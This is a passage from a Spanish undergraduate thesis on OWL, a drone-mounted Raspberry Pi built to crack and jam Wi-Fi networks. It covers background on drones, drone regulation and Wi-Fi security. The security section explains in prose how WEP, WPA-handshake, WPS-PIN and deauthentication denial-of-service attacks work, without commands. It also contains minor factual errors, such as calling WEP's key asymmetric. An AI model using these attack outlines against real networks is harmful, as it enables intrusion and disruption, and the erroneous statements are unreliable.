OWL
Offensive Wireless Listener

TRABAJO DE FIN DE GRADO

Héctor Malagón Roldán
Alejandro Martín Rueda

Grado en Ingeniería Informática
Facultad de Informática
Universidad Complutense de Madrid

Curso 2016/17

Documento maquetado con TEXIS v.1.0+.

OWL
Offensive Wireless Listener

Memoria que presentan para optar al título de Grado en Ingeniería Informática

Héctor Malagón Roldán
Alejandro Martín Rueda

Dirigida por los profesores

Eva Ullán Hernández
José Luis Vázquez Poletti

Grado en Ingeniería Informática
Facultad de Informática
Universidad Complutense de Madrid

Curso 2016/17

Tanto si piensas que puedes,
como si piensas que no puedes,
estás en lo cierto.
Henry Ford

Agradecimientos

Héctor

Tengo que agradecer a mis profesores José Luis Vázquez Poletti y Eva Ullán Hernández sus incontables esfuerzos en este proyecto sin necesidad ninguna, y que han seguido ahí pese a todos los problemas que han ido apareciendo.

A mis padres por estar siempre apoyándome durante toda la vida estudiantil y costearme todo lo relacionado con ello. Gracias de verdad, sé que os ha costado, aunque si no queríais pagar la universidad no haberme puesto en la silla del ordenador a jugar al Mario con 2 años.

A mis buenos amigos Pepe y Riesco, por esa pasión que compartimos por la fiesta y la tecnología, que hace que podamos pasar grandes ratos con mis vídeos que siempre os han gustado tanto, o programando y estudiando hasta que Pepe quiera irse a dormir para despertarnos pronto, cosa que a día de hoy todavía no ha ocurrido.

Al Centro Nacional de Excelencia en Ciberseguridad por su muestra de interés en mi proyecto, que espero que pueda servirles para sus futuros proyectos.

Y por último, gracias a todo aquel que haya estado en algún momento de mi vida a mi lado apoyándome para conseguir que llegara a este punto.

Alejandro

Quiero agradecer a mis profesores José Luis Vázquez Poletti y Eva Ullán Hernández su esfuerzo realizado en el proyecto. Agradecer también todas las oportunidades que me han ofrecido para realizarlo.

También quiero agradecer la ayuda recibida por parte de la gente de la asociación LibreLab de la facultad, que sin dudarlo me han dudado ayudado cuando lo he necesitado.

Agradecer y dedicar este proyecto a mis padres por todo el apoyo que me han dado, no solo durante el desarrollo del proyecto sino durante toda la carrera.

Resumen

El proyecto Offensive Wireless Listener (OWL) ha consistido en la elaboración de un dron equipado con distintos dispositivos de guerra electrónica, especializado en las redes wifi.

Los principales puntos que se han desarrollado en el proyecto son la navegación del dron hacia el objetivo asignado, la creación de módulos automáticos de infiltración y obtención de información de la red asignada para el ataque y la inhabilitación del router para evitar la conexión a la red.

Para controlar al dron se ha utilizado un programa desde el ordenador, al que se le indica la situación del objetivo y traza una ruta para llegar a él. Al dron se le ha incorporado una Raspberry Pi 3 que contiene los módulos necesarios para atacar a la red wifi y obtener la información deseada, así como su inhabilitación. Para controlar todo el proyecto se ha utilizado la nube táctica, manejada desde una aplicación web, que ha sido la encargada de comunicarse con la Raspberry y de enviar las órdenes a ejecutar. También se ha encargado de realizar ciertos cálculos inviables de realizar en la Raspberry por su rendimiento. Por último, la nube táctica ha recibido la información obtenida por los módulos de ataque de la red vulnerada.

Palabras clave: Aircrack, drones, Reaver, Parrot, Raspberry Pi, página Web, computación en la nube.

Abstract

The Offensive Wireless Listener (OWL) Project consisted in the elaboration of a drone equipped with different electronic warfare devices, specialized in Wi-Fi networks.

The main points developed in this project are: the drone's navigation to the assigned target, the creation of modules for automatic infiltration and obtaining of the information of the network assigned for the attack, and the disabling of the router to avoid the network connection.

For controlling the drone a program on the computer has been used, to which the situation of the target is indicated and traces a route to get to it. A Raspberry Pi 3 has been incorporated to the drone and has the necessary modules to attack the Wi-Fi network and get the desired information as well as its disabling. To control the entire project the tactical cloud has been used, handled from a web application in charge of communicating with the Raspberry and sending the commands to be executed. It has also been in charge of executing some calculus that were non-viable for the Raspberry to execute due to the yield. At last, the tactical cloud has received the information obtained by the attack modules from the breached network.

Keywords: Aircrack, drones, Reaver, Parrot, Raspberry Pi, Web page, cloud computing.

Índice

Índice de figuras

Capítulo 1

Introducción

Este proyecto aúna varias facetas de la informática, que en los últimos años están en auge debido a su gran desarrollo a nivel empresarial, comercial y personal.

Por un lado, se tiene el uso de los drones, de los que actualmente casi todo el mundo ha oído hablar, no solo a nivel de ocio, sino también desde hace años en usos militares o empresariales, como por ejemplo la fotografía o el cine.

Por otro lado, están las redes wifi y su seguridad, temas muy importantes en la actualidad, ya que la mayoría de empresas y hogares disponen de una conexión wifi y su uso es fundamental en el día a día de las personas.

También hay que mencionar la aparición de un gran mercado de micro-computadores, como son las conocidas versiones de Raspberry Pi, con las cuales puedes tener toda la potencia de un ordenador corriente en muy poco espacio y configurarlas para un sinfín de tareas personalizables.

Por último, está el concepto de nube, del cual se habla continuamente durante los últimos años en todos los aspectos tecnológicos, bien sea para realizar operaciones de manera fácil y rápida desde los teléfonos a través de internet o para utilizar servicios de otras empresas especializadas, facilitando y simplificando el trabajo.

A lo largo del proyecto se integrarán estas piezas y se combinarán de forma que se puedan usar varias de sus características propias con el fin de lograr unos objetivos definidos.

La principal aportación de este proyecto es demostrar y aprovechar la vulnerabilidad que puede tener una empresa o particular en su red. Para ello se combina la debilidad de las redes wifi a la hora de conectarse a ellas y el uso de tecnología al alcance de la mayoría de personas, un dron comercial y una Raspberry. Esta combinación no requiere la presencia física de una persona para poder llevar a cabo la intrusión en una red, lo cual acrecienta sus potenciales peligros.

1.1. Antecedentes

Es muy común que la conexión a internet se realice a través de una red wifi, lo cual conlleva que cualquiera que posea la contraseña pueda acceder a ella.

Muchas empresas controlan que su área de wifi solo llegue hasta una parte del recinto exterior, para que más allá de una valla o muro la gente del exterior no pueda acceder a dicha conexión. Esto se debe a que actualmente existen diversos métodos para la inutilización o robo de contraseñas del router, por lo que no es conveniente que alguien ajeno a la empresa tenga acceso a la red interna.

Como hemos comentado en el apartado anterior, la nueva aparición de drones y microcomputadores conlleva nuevos peligros y usos que deben ser tomados en cuenta.

Por ello, hemos considerado distintos métodos de penetración en router y las acciones que se pueden realizar en ellos, añadiendo el poder realizar estos ataques con un dron y un microcomputador pegado a él, lo cual elimina el problema de la distancia al poder acercarte desde el aire, así como el anonimato que otorga hacerlo a distancia.

Este tema nos ha despertado interés por sus posibles usos por parte de las fuerzas del estado y empresas, como por ejemplo el uso de OWL para distintas auditorías internas y externas o para conseguir interferir en la red de posibles delincuentes.

1.2. Motivación

La idea de este trabajo surgió de la búsqueda de un proyecto que fuese de nuestro interés y complementase y ampliase nuestros conocimientos sobre seguridad. Ambos estudiamos el año pasado la asignatura de *Redes y Seguridad*, impartida por uno de nuestros directores, la cual nos descubrió una parte de la informática que era desconocida para nosotros y que rápidamente llamó nuestra atención.

Este trabajo nos pareció una gran oportunidad para aprovechar los conocimientos adquiridos en ella, para usarlo en nuestro proyecto y así poder desarrollarlos más en profundidad, junto a una idea que fuese diferente y llamativa, como es el caso de usar un dron y controlarlo.

Otro factor que nos hizo decidirnos por este proyecto es que la seguridad es un tema que está actualmente en pleno crecimiento y cada vez tiene mayor relevancia en las empresas debido a la importancia que tiene tener a buen recaudo la información y los datos.

1.3. Objetivos

El principal objetivo de nuestro proyecto es el desarrollo de una aplicación que sea capaz de controlar el dron y desplazarlo hasta un lugar indicado de la forma más fácil posible. Una vez allí, es el momento de ejecutar los algoritmos necesarios para poder romper los diferentes tipos de seguridad y poder hackear la señal wifi de la red deseada. Tras este paso, se puede proceder a la obtención de información.

En cuanto a los objetivos personales con respecto al proyecto, el más importante es la adquisición de nuevos conocimientos dentro del ámbito de la seguridad, la programación de scripts que realicen todo el proceso de forma automática y el enfrentarnos a un proyecto de grandes dimensiones y a todo lo que ello conlleva en cuanto a planificación y trabajo.

1.4. Plan de trabajo

A continuación, se detalla el plan de trabajo que se ha seguido para el desarrollo del proyecto:

- Estudiar entre diferentes alternativas para transportar el microcomputador, principalmente entre drones de tierra o aire.
- Elegir los distintos componentes a utilizar, que son principalmente el dron y el microcomputador. El resultado son el Parrot Ar. Drone 2 y la Raspberry Pi 3 model B.
- Una vez elegidos, dividir el trabajo en distintos apartados, diferenciando principalmente entre el dron y la Raspberry.
- Elegir e instalar SO de la Raspberry, Kali Linux, elegido por su multitud de herramientas de seguridad informática y su distribución más ligera para dicho microcomputador.
- Estudiar las distintas herramientas de ataque wifi. La elección recae en Aircrack por su gran variedad de ataques.
- Aprender la automatización de scripts utilizando el lenguaje de programación Bash.
- Realizar los distintos scripts para automatizar todos los ataques.
- Aprender a programar en Python.
- Estudiar sockets en Python.

- Realizar un programa en Python para establecer una conexión entre un servidor y un cliente para la comunicación e intercambio de archivos entre la nube y la Raspberry.
- Juntar todos los scripts en Bash y utilizar el programa en Python para realizar los distintos ataques.
- Estudiar HTML, Bootstrap y JQuery.
- Realizar una página web con los elementos nombrados en el punto anterior para conseguir que el usuario pueda conectarse desde cualquier punto y pueda utilizar el programa de forma sencilla.
- Instalar y probar de QGroundControl en un ordenador para poner un plan de vuelo en el dron con sus distintos puntos de control.
- Redactar la memoria.
- Preparar la presentación.

1.5. Contenido de la memoria

Durante el capítulo 2 se ponen en contexto las diferentes partes que conforman el proyecto. En él se desarrolla el concepto de dron y de ordenadores de placa reducida, así como una introducción a la seguridad wifi y a la computación en la nube.

En el capítulo 3, se desarrollan las características y especificaciones tanto del AR Drone 2.0 y de la Raspberry Pi 3, usados para realizar el proyecto. Además, en este apartado se detallan cuáles son las partes del proyecto y sus principales funciones en el flujo de desarrollo del proyecto. También se explica todo el desarrollo de software necesario para realizar las diferentes tareas, explicando las tres partes fundamentales del proyecto, como son el control del dron, los servicios de la nube táctica y la función de la Raspberry.

En el capítulo 4 se describen algunos casos de uso, que sirven de ejemplo de funcionamiento de nuestra propuesta ante diferentes situaciones potenciales.

En el capítulo 5 se encuentran las conclusiones obtenidas después de realizar el proyecto, la discusión crítica y las posibles opciones de cara al futuro que pueden estar relacionadas con el proyecto.

El capítulo 6 sintetiza las tareas realizadas por cada uno de los componentes del proyecto y su participación en él.

Finalmente, para terminar con la memoria se encuentra una bibliografía con todo el material consultado para realizar el proyecto, un anexo con el manual de usuario de la aplicación web, otro anexo con el código y un tercero con una carta de interés del CNEC hacia el proyecto.

Capítulo 2

Estado del arte

2.1. Drones

Un dron es una aeronave que vuela sin tripulación y es capaz de mantener de manera autónoma un vuelo controlado y sostenido propulsado por un motor de explosión, eléctrico o de reacción. Su nombre más formal es vehículo aéreo no tripulado (VANT) o en inglés “Unmanned Aerial Vehicle (UAV)"(Wikipedia, 2005).

Los drones son controlados manualmente por un piloto desde tierra a través de un mando, o de forma autónoma a partir de una programación previa de planes de vuelo a través de la electrónica de la que dispone.

2.1.1. Tipos de drones

Inicialmente los drones fueron exclusivamente para uso militar, ya que fue donde surgió la necesidad y se tenía la tecnología y dinero suficiente para desarrollarlos. Debido al avance tecnológico de los últimos años se han desarrollado nuevos drones, con diferentes funcionalidades y usos, y cada vez están empezando a formar más parte de nuestra vida cotidiana.

A continuación, se clasifican los distintos tipos de drones (David, 2016) existentes según el origen de su misión, dividiéndolos en dos grandes grupos.

2.1.1.1. Militar

Para referirse a este tipo de drones se usan las siglas UCAV procedentes del termino en inglés “Unmanned Combat Air Vehicle"(Wikipedia, 2008b), cuya traducción es Vehículo Aéreo No Tripulado de Combate.

Estos drones son exclusivamente para misiones militares y pueden ir armados para realizar bombardeos u otras funciones de ataque. El éxito de estos drones está precisamente en su carácter no tripulado, pues en caso de ser derribados, no se tiene que lamentar ninguna baja humana. También son

Figura 2.1: Dron militar

bastante precisos en sus misiones y, debido a la falta de tripulación, son más baratos que un avión de combate y pueden llevar más carga útil para el combate.

Dentro de este grupo, sus usos principales llevan a distinguir:

- Reconocimiento: se encargan de enviar información, reconocer un terreno o buscar un objetivo. Suelen ser de tipo avión o helicóptero.
- Combate: su función principal es combatir y llevar a cabo misiones peligrosas, como un bombardeo de una zona enemiga o acceso a áreas restringidas para su ataque.

2.1.1.2. Civil

Es el otro gran grupo de clasificación de drones, en el cual se incluyen el resto de drones que no son de uso militar, los cuales en su mayoría han surgido en los últimos años. En proporción con los que tienen aplicaciones militares solo representan aproximadamente el 11 % de la industria. Este grupo se puede dividir en tres subgrupos, dependiendo de sus funciones:

- Comercial: son drones con unas características muy concretas y especiales, dependiendo del sector, y cuyo precio suele ser bastante elevado, ya que tienen grandes prestaciones para dar un servicio profesional. Hay varios usos con fines comerciales de este tipo de drones, como la realización de vídeos y fotografías en el mundo del espectáculo, en eventos importantes, o incluso la cartografía de un área. Cada vez surgen nuevos enfoques comerciales y, con el paso de los años, van aumentando, como el envío de paquetes o el uso para labores de agricultura, por ejemplo.
- Aficionados: son los más conocidos y usados, ya que pueden encontrarse en diversas tiendas de tecnología, incluidas las jugueterías. Hay mucha

Figura 2.2: Dron comercial

Figura 2.3: Dron aficionados

variedad en sus características y tamaños, haciendo que tengan un amplio abanico de precios.

- Gobierno: aquí se incluyen aquellos drones que tienen una funcionalidad específica, pero no para uso comercial, sino que son financiados con dinero público y su función comprende aquellas tareas como el control de fronteras, vigilar zonas peligrosas o cuidar zonas protegidas. Este subgrupo todavía es muy pequeño, pero puede evolucionar en los próximos años.

2.1.2. Normativa en España

Actualmente, la normativa relacionada con el uso de drones está en constante cambio debido a su gran evolución en los últimos años y al gran crecimiento de este mercado. Antes no existía una regulación en la cual se tuviese en cuenta a estos dispositivos, por lo que se han tenido que realizar varios reglamentos para su legislación.

El organismo responsable del control del uso de las aeronaves tripuladas por control remoto en España es la Agencia Estatal de Seguridad Aérea (AESA, 2008). Su objetivo es que se cumpla la ley actual de forma segura con respecto al uso de diferentes tipos de drones (BOE, 2014).

La última regulación existente con respecto al uso civil de drones es un

borrador (AESA, 2014) que modifica y complementa la anterior normativa, la cual estaba anticuada y era bastante ambigua en varios aspectos. Esta normativa permite el uso de vehículos aéreos no tripulados en zonas urbanas más allá del alcance visual, y también permite realizar vuelos de noche. Hay que destacar que toda esta regulación sólo se aplica a aquellos drones cuya masa máxima al despegar sea inferior a los 150 kg. Para aquellos que tengan un peso mayor se aplica una regulación especial en la que se tienen en cuenta otras circunstancias que vienen ligadas a su uso, como puede ser el tráfico aéreo.

La ley diferencia tres tipos de drones, según su peso, a la hora de aplicar una regulación u otra. La más común es para los drones con un peso de despegue menor a 25 kg, otra para un peso entre 25 y 150 kg y la última para los drones con un peso superior a 150 kg. Para los dos primeros casos es la Agencia Estatal de Seguridad Aérea la encargada de esta regulación, y para los drones por encima de 150 kg se utiliza una normativa a nivel europeo, para la cual la EASA (European Aviation Safety Agency) es el organismo encargado de su regulación.

En nuestro caso, la regulación que nos interesa es la primera, la que se aplica a los drones con menos de 25 kg al despegue.

A continuación, exponemos las recomendaciones que se tienen que seguir en caso de usar un dron con fines recreativos, así como la normativa a seguir en el caso de que los fines sean profesionales.

2.1.2.1. Fines recreativos

En este caso solo hay que seguir unas recomendaciones básicas para la seguridad y el buen uso del dron. No es necesario obtener ninguna licencia de pilotaje ni registrar el dron dentro del registro de aeronaves no tripuladas de la AESA. Las principales recomendaciones son:

- Utilizarlos de día y en condiciones meteorológicas visuales.
- Mantenerlos siempre a la vista y no superar los 120 m de altura.
- No volarlos en zonas urbanas o con gran aglomeración de gente; usar descampados o zonas de aeromodelismo para mayor seguridad.
- No volarlos cerca de aeropuertos o de infraestructuras críticas.
- No volarlos en zonas aéreas prohibidas o de uso militar.

El incumplimiento de estas recomendaciones puede considerarse como una imprudencia grave, por lo que se puede incurrir en una sanción. También se debe tener en cuenta que la responsabilidad última es del piloto del dron, así como la responsabilidad civil frente a los daños ocasionados por su mal uso.

2.1.2.2. Fines profesionales

La normativa se aplica para cualquier dron cuyo uso sea profesional, independientemente de su peso y su trabajo aéreo. Los diferentes trabajos que se pueden realizar según la ley son:

- Actividades de investigación y desarrollo.
- Tratamientos aéreos, fitosanitarios y otros que supongan esparcir sustancias en el suelo o atmósfera.
- Levantamientos aéreos.
- Observación y vigilancia (aquí se incluyen filmación y actividades de vigilancia).
- Operaciones de emergencia, búsqueda y salvamento.

Para poder utilizar un dron, la AESA exige el registro del dron en el Registro de matrículas de aeronaves y disponer de un certificado de aeronavegabilidad, pero solo si su masa es mayor a 25 kg al despegue (los drones con una masa inferior quedan exentos de este requisito).

Otro requisito al que la ley obliga a todos los drones es llevar una placa de identificación en la cual se incluya de forma legible a simple vista la identificación de la nave, el número de serie, el nombre de la empresa que lo opera y los datos necesarios para su contacto.

2.1.3. Mercado

Existe una gran variedad de drones en el mercado, por lo que este apartado de la memoria solo se centrará en los drones comerciales de ocio, los más conocidos y crecientes en los últimos años, debido a su fácil manejo y al interés de la gente para el uso doméstico y/o iniciación en el ámbito de los drones.

Las principales opciones son comprar un dron totalmente operativo o montarlo desde cero comprando las piezas y construyéndolo uno mismo. La primera opción es la más habitual, ya que no se necesita tener ningún conocimiento de electrónica ni mecánica y es la más fácil para la mayoría de los usuarios. Esta opción tiene varias gamas de drones en función de las prestaciones y especificaciones que se quieran, con muchos modelos en cada gama y precios similares.

Aquellos usuarios que no encuentren un dron a su medida, tienen la opción de crearse su propio dron con las características que quieran. Existen bastantes páginas y empresas que se dedican a la venta de piezas de drones (Kit-Drone, 2015), a través de los cuales se puede construir un dron con unas características concretas.

Figura 2.4: Dron por piezas

El precio de un dron construido por piezas desde cero no es muy diferente al de un dron completamente montado con las mismas características.

En un principio se pensó en construirlo a piezas con estas características, provenientes de HobbyKing (Hobbyking, 2001):

- 4x Motor: 108 euros
- 4x esc con simonk: 69 euros
- 1x Bateria: 25 euros
- 2x helices: 22 euros
- GPS + controladora: 87 euros
- Chasis: 17 euros
- Emisora: 89 euros

Pero al final por su simplicidad decidimos comprarlo montado directamente.

2.2. Ordenadores de placa reducida

Un ordenador de placa reducida, o placa computadora, del inglés Single Board Computer (SBC) es un microordenador completo en un solo circuito. Su diseño está formado por un solo microprocesador con la memoria RAM y E/S y todas las otras características de un computador funcional en una sola tarjeta con un tamaño bastante reducido con todo lo que necesita la placa base (Wikipedia, 2012b).

Esta simplicidad que le caracteriza contrasta con la de los ordenadores personales en los cuales hay una placa base que contiene el microprocesador, y a la cual se le conectan otras tarjetas que extienden sus componentes con diferentes puertos, o controladores de gráficos, sonido o discos duros.

Estos ordenadores de placa reducida no tienen como fin el sustituir a las actuales placas base en los ordenadores personales, sino que su objetivo se centra más en entornos industriales o sistemas embebidos dentro de otros para usarse como controladores o interfaces.

Además, son una gran herramienta para usar en proyectos de investigación debido a su variedad y a la posibilidad de especializarse en funciones concretas dentro de proyectos en desarrollo.

Otra gran aplicación de estos ordenadores es su uso en la enseñanza, siendo un medio muy útil para aprender los principales conceptos de la informática en las escuelas, y poder realizar de forma económica proyectos atractivos para los alumnos.

A continuación, describimos algunos modelos de placa reducida como Arduino, Raspberry Pi, Gumstix, Cubieboard y Hummingboard.

2.2.1. Arduino

La plataforma Arduino construye prototipos de electrónica, cuyo código es abierto y está basado en software y hardware flexibles y fáciles de usar (Arduino, 2015). El objetivo de su creación es el ser usado por personas interesadas en crear objetos o proyectos interactivos con electrónica. Sus diferentes versiones de placas computadoras están compuestas por circuitos impresos que integran un microcontrolador y un entorno de desarrollo (IDE) en donde se programa cada placa.

Su principal objetivo es acercar al mayor número posible de personas interesadas en el uso de la electrónica y programación de sistemas embebidos en proyectos multidisciplinarios. Por este motivo, todos sus componentes hardware y software son liberados con licencia de código abierto.

Una de sus características principales es que una placa Arduino se puede utilizar para desarrollar objetos interactivos autónomos o, por el contrario, ser conectada a otro software o hardware para desarrollar una función específica. Por ejemplo, un uso puede ser utilizarlo como tarjeta de adquisición de datos desarrollando interfaces en un software específico. (Wikipedia, 2008a)

Su éxito y popularización ha sido tal que actualmente existen varias versiones disponibles y diferentes categorías de clasificación como pueden ser placas de desarrollo, kits y accesorios.

El lenguaje de programación que utiliza la plataforma de Arduino, es un lenguaje propio, basado en el lenguaje de programación “Processing"(Processing, 2008), similar a C++.

2.2.2. Raspberry Pi

Raspberry Pi (Raspberry-Pi, 2011) es un computador de placa reducida de bajo coste, y junto con Arduino constituyen los dos principales referentes en el mercado de los ordenadores de placa reducida.

Figura 2.5: Raspberry Pi 3

La principal diferencia con su competidor es el ámbito en el que se mueven, ya que Raspberry Pi es un ordenador completamente funcional, mientras que Arduino es un microcontrolador, el cual solo es un componente de un ordenador o sistema mayor. Raspberry Pi es bastante más rápido que un Arduino en cuanto a la velocidad, pues tiene mayor memoria RAM. Además, puede ejecutar un sistema operativo.

2.2.3. Otros modelos

En el mercado existen muchas alternativas a los dos modelos descritos anteriormente. Dependiendo de las características del proyecto que se desee realizar, o el formato que se esté buscando, puede que alguna otra alternativa encaje mejor. Hay una amplia variedad para elegir en la cual el precio, especificaciones y posibilidades de uso y diseño varían en función de estas características.

Algunos ejemplos de alternativas a las plataformas Arduino y Raspberry Pi son:

- Gumstix (Gumstix, 2003): Debe su nombre a su primer ordenador de placa reducida, la cual tenía el tamaño aproximado de un chicle de barra. Sus diseños de placa son propietarios, pero los diseños para las tarjetas de expansión se publican bajo licencia Creative Commons. El paquete de software se basa en Linux. Tiene dos principales líneas de productos: la serie Overo y la serie Verdex Pro. El uso de sus placas se centra en proyectos comerciales, educativos y de aficionados en diferentes ámbitos dentro de la tecnología.

- Cubieboard (Cubieboard, 2012): Ordenador de placa reducida con una gran potencia. Su última versión cuenta con un procesador de ocho núcleos, 2 GB de memoria RAM y la posibilidad de integrar una batería, y tiene conectividad a través de HDMI, USB, DisplayPort, Wi-Fi, SATA 2.0 y salida de audio.

- Hummingboard (SolidRun, 2015): Es una de las más conocidas por detrás de la Raspberry y Arduino. Es muy completa en cuanto a características. Tiene 2 GB de memoria RAM, 2 puertos USB, HDMI y Ethernet. Se le puede incluir una tarjeta SD con sistema operativo ya precargado, similar a la Raspberry Pi.

2.3. Seguridad wifi

La seguridad informática es un tema muy importante a nivel empresarial ya que los datos importantes de las empresas suelen estar en sus servidores y ordenadores. Hay mucha información que está disponible online, tanto en las webs de las propias empresas como en sus servidores, a los que se conectan a través de la red y a la cual se puede acceder si no está lo suficientemente protegida y segura. Hay infinidad de ataques realizables para poder acceder a esta información, desde ingeniería social hasta una escalada de privilegios para obtener el control total del sistema y poder acceder a toda la información disponible (Poletti, 2015).

De cara a establecer los mecanismos de defensa necesarios para obtener una seguridad razonable frente a estos ataques, hay que hacer una evaluación de riesgos y amenazas acorde con los datos e información que se guarde, para poder garantizar su seguridad. Dentro de estos mecanismos están la formación continua del personal, el uso de soluciones de seguridad ya disponibles, la monitorización de los sistemas y la realización de auditorías entre otros.

Dentro de todo el bloque de seguridad, se encuentra la parte correspondiente al wifi, mecanismo de conexión de dispositivos electrónicos de forma inalámbrica. Este apartado es muy importante en la seguridad, tanto de una empresa como de un particular u hogar, ya que su principal característica, que es la conexión inalámbrica de los dispositivos, es su principal punto débil. Cualquier aparato que esté en el radio de acción del punto de acceso de la señal wifi puede acceder a ella y pasar a ser un atacante e intentar obtener datos e información de la red a través del uso de diferentes herramientas y técnicas de hacking.

A continuación, se pasa a describir más en detalle las principales técnicas de seguridad wifi que se pueden implementar para proteger mejor las conexiones a nuestra red, así como los diferentes protocolos de seguridad a la hora de conectarse a la red. También se verán los ataques más importantes y conocidos que se pueden realizar por wifi para vulnerar su seguridad y

acceder a la red para obtener información.

2.3.1. Técnicas y protocolos de seguridad

El principal problema de la conexión wifi de una red es la poca consideración que se tiene en la seguridad a la hora de su instalación. Muchas de estas redes están instaladas sin una configuración adecuada y manteniéndolas abiertas o con la configuración por defecto, dejando al descubierto y de forma desprotegida toda la información que pasa por ellas. El acceso no autorizado a los dispositivos wifi trae muchos problemas para el propietario. Entre ellos está el más básico, que es el uso de la conexión de forma no autorizada, pero también el acceso a toda la información que se transmite por la red, pudiendo observar o incluso modificar todo lo que se transmite.

Antes de ver las diferentes técnicas que se pueden aplicar en nuestra red wifi para obtener la mayor seguridad, se van a explicar los diferentes protocolos de cifrado que hay disponibles para su uso. Los más comunes son:

- WEP (Wired Equivalent Privacy). Es el sistema de encriptación estándar 802.11, el cual se implementa en la capa MAC. Usa una clave asimétrica compartida que se concatena con un vector de inicialización aleatorio llamado IV de 24 bits. La trama enviada incluye tanto el texto cifrado como el IV. Este cifrado no está recomendado debido a las grandes vulnerabilidades que presenta por la facilidad de obtener la clave.

- WPA (Wifi Protected Access). Este protocolo es más fuerte que WEP y ha sido mejorado con sus sucesivas versiones. Presenta autenticación de usuarios y usa el TKIP (Temporal Key Integrity Protocol). Su encriptación soluciona las principales debilidades que presentaba WEP, ya que usa claves más largas y dinámicas.

- WPS (Wifi Protected Setup). Este protocolo es un estándar que permite el establecimiento sencillo de conexiones seguras inalámbricas en redes domésticas. Su funcionamiento consiste en el uso de un número PIN desde el cliente al pulsar un botón en el punto de acceso. Es un mecanismo bastante inseguro y fácil de vulnerar por lo que se recomienda tenerlo deshabilitado.

- 802.1x. Provee un método para la autenticación y autorización de conexiones a una red inalámbrica basada en usuarios, los cuales tienen una contraseña y certificados. También usa los protocolos AAA (Authentication, Authorization y Accounting) como puede ser RADIUS. Además, entre la estación móvil y el punto de acceso hace uso de EAP (Extensible Authentication Protocol).

Existen varias alternativas para intentar garantizar lo máximo posible la seguridad de la red. A continuación, se van a enumerar y explicar algunas de ellas:

- Uso de una contraseña fuerte utilizando diversos caracteres, minúsculas, mayúsculas y números.
- Cambio frecuente de contraseña.
- Modificar el nombre del router (SSID) que viene por defecto.
- Desactivar la difusión del SSID, así no será visible la red a la hora de conectarse a una red wifi, y también desactivar el Dynamic Host Configuration Protocol (DHCP) para que no otorgue ninguna IP.
- Utilizar el cifrado Wi-Fi Protected Access 2(WPA2), el cual es el más seguro a la hora de cifrar la información.
- Filtrar las direcciones MAC, creando una base de datos en el punto de acceso con los dispositivos que pueden acceder. Este proceso es más lento ya que tienes que modificar cada vez que quieras añadir un nuevo elemento o eliminarlo en caso de no volver a conectarse a la red.

2.3.2. Ataques

El principal objetivo de atacar una red wifi es intentar buscar una vulnerabilidad en el sistema y poder tener acceso a la red para, una vez dentro, obtener información o realizar diferentes acciones según el objetivo.

A continuación, se explica el mecanismo de diferentes ataques que se pueden realizar frente a una red wifi, dependiendo del protocolo de encriptación que usen para la seguridad (Wifihacker, 2014).

- Interceptación de tráfico: Éste es el más simple, ya que se utiliza en las redes que están abiertas y no es necesario introducir ninguna contraseña para poder tener acceso a la red. La captura de tráfico se puede realizar de forma pasiva e indetectable, ya que no se realiza ninguna acción con la que se pueda sospechar de un intruso en la red.
- Ataque Chop Chop: Es un ataque especializado en el protocolo WEP. Este ataque no consigue directamente la clave, pero con él se puede obtener la información suficiente para obtener la clave. Su punto fuerte es que descifra paquetes WEP sin la necesidad de tener la clave. La estructura del ataque consiste en conseguir los suficientes paquetes para poder usar la fuerza bruta al sustituir los bits necesarios hasta que se obtenga la clave. Una vez se tiene el número de paquetes necesarios, se utiliza una herramienta como Aircrack (Aircrack-ng, 2006) para comenzar a crackear la contraseña descifrando byte a byte.

- Ataque Cafe Latte: Consiste en la creación de un punto de acceso wifi con el nombre de SSID al que se quiere atacar con seguridad WEP. La estructura consiste en que el cliente se conecte al punto de acceso falso creyendo que es el punto de acceso original usando cualquier contraseña, y este le responda que es correcta, aunque sea falsa. Después se le asignará una IP estática y entonces el cliente mandará paquetes Address Resolution Protocol (ARPs) informando de esta IP. Por último, el punto de acceso falso recolectará la información que el punto de acceso original le mande al cliente con una IP válida en su red, en respuesta a los paquetes ARPs que mandó. Con esta información se tendrá tráfico suficiente para crackear la clave WEP. El único requisito necesario es que haya al menos un cliente conectado a la red.

- Ataque de diccionario o fuerza bruta: Este ataque va dirigido a las redes WPA. Consiste en realizar intentos probando contraseñas hasta dar con la correcta. Para poder realizar esto es necesario obtener un *Handshake* primero. Un *Handshake* es el primer paquete que se envía al realizar correctamente una conexión con el punto de acceso. Para obtener el *Handshake* se lanza un ataque de desautentificación hacia un cliente para capturarlo al conectarse de nuevo a la red. Después, junto con un diccionario WPA (archivo de texto con miles de palabras usadas de contraseña), que se puede conseguir en internet, se procederá a lanzar el ataque.

- Ataque por clave WPS: Este ataque se centra en descifrar la combinación de 8 cifras numéricas que suelen tener estas claves. Para ello se utiliza la herramienta *reaver* (Heffner, 2014) y el único requisito es que la red tenga activado el WPS.

- Denegación de servicio (DoS): Este ataque consiste en provocar la pérdida de conectividad de la red por el consumo del ancho de banda de la red del objetivo, sobrecargando sus recursos hasta que falle. Para ello se realiza una inundación de tramas de desautentificación o autentificación durante el tiempo que se estime oportuno, pudiendo llegar a ser permanente, obligando al objetivo a tomar medidas. Este ataque puede realizarse en caso de la no obtención de la contraseña o simplemente si el objetivo es inutilizar el sistema.

2.3.3. Consecuencias de acceso a red wifi ajena

En el Código Penal español hay tres artículos que hay que tener en cuenta a la hora de determinar las consecuencias que puede tener el hackear una red wifi o crear una herramienta para ello. Estos artículos son el 255, 256, 197 y 286 (BOE, 1995).

2.3.3.1. Artículo 255

1. Será castigado con la pena de multa de tres a doce meses el que cometiere defraudación utilizando energía eléctrica, gas, agua, telecomunicaciones u otro elemento, energía o fluido ajenos, por alguno de los medios siguientes:

- *Valiéndose de mecanismos instalados para realizar la defraudación.*
- *Alterando maliciosamente las indicaciones o aparatos contadores.*
- *Empleando cualesquiera otros medios clandestinos.*

2. Si la cuantía de lo defraudado no excediere de 400 euros, se impondrá una pena de multa de uno a tres meses.

2.3.3.2. Artículo 256

1. El que hiciere uso de cualquier equipo terminal de telecomunicación, sin consentimiento de su titular, y causando a éste un perjuicio económico, será castigado con la pena de multa de tres a doce meses.

2. Si la cuantía del perjuicio causado no excediere de 400 euros, se impondrá una pena de multa de uno a tres meses.

2.3.3.3. Artículo 197

